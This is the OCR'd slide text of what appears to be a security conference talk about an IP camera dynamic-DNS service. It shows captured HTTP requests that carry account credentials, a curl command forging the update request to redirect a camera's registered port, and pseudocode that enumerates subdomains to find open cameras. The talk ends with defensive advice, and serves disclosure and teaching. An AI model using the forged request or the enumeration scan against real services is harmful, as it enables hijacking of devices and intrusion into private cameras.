
After



Message 1


Follow TCP Stream
Stream Content
GET /ip/ HTTP/1.0
HOST: user.ipcam.hk:808
User-Agent: myclient/1.0 me@null.net
HTTP/1.1 200 OK
Content-Length: 12
Content-Type: text/html
Content-Location: http://user.ipcam.hk:808/ip/index.htm
Last-Modified: Tue, 20 Dec 2011 03:52:14 GMT
Accept-Ranges: bytes
ETag: "bc9e8ac2cabecc1:970"
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
Date: Wed, 15 Feb 2012 14:49:59 GMT
Connection: close
Entire conversation (420 bytes)
Find
Save As
Print
ASCII
EBCDIC
Hex Dump
C Arrays
Raw
Help
Filter Out This Stream
Close

Message 2



Follow TCP Stream
Stream Content
GET /api/userip.asp?
username=aaaupsz&userpwd=[redacted]&vertype=902&language=&dtype=0&tcpport=80&lanip=192.168.0.27 HTTP/1.0
Host: user.ipcam.hk
User-Agent: myclient/1.0 me@null.net
HTTP/1.1 200 OK
Connection: close
Date: Wed, 15 Feb 2012 15:14:19 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
X-AspNet-Version: 4.0.30319
Set-Cookie: ASP.NET_SessionId=5r3bqwotezphz0hsswtd0y4v; path=/; HttpOnly
Cache-Control: private
Content-Type: text/html; charset=utf-8
Content-Length: 9
Update-OK
Entire conversation (503 bytes)
Find
Save As
Print
ASCII
EBCDIC
Hex Dump
C Arrays
Raw
Help
Filter Out This Stream
Close

Message 2


http://user.ipcam.hk/api/userip.asp?username=aaaupsz&userpwd=blah&vertype=902&language=&dtype=0&tcpport=999&lanip=192.168.0.27

Lets Check It

80




Lets Fake It


999
robin@mactop.krynn.int: /Users/robin — ssh — ⌘5
robin@rastlin owasp_talk $ curl 'http://user.ipcam.hk/api/us
ip.asp?username=aaau
psz&userpwd=
&vertype=902&language=&dtype=0&tcpport=999&lanip=192.168.0.27'
Update-OKrobin@rastlin owasp_talk $


Did It Work?

999



What About A Different Server?

New IP and port



So what did I do with all this?

Wrote a script of course

Python-esk Pseudocode

```
for user=aaaaaaa to zzzzzzz
   curl $user.ipcam.hk
   is redirect?
      curl redirect
         is valid site?
   does it ask for authentication?
      register found private camera
   else
      register found open camera
```


It Is Broken

curl "http://aaaupsz.ipcam.hk/"

<h1>aaaupsz设备不在线! 2/21/2012 2:57:50 PM</h1>

Google Hits

About 265 results



What should it have looked like?

Conclusions As Home User

- Default passwords are bad, change them
- Check what your devices are doing
- Disable UPnP on firewall/router - Its bad!
- Research yourself online - Google/Shodan and the rest

Conclusions As Developers

- Default passwords are bad
- Use random “usernames” to prevent enumeration
- Rate limit requests and use IPS/IDS
- Research your product - Google/Shodan and the rest

Conclusions As A Researcher

- Present as soon as you have data

A Slight Aside

A Slight Aside

"Security wasn't an issue when we built this"

Questions?

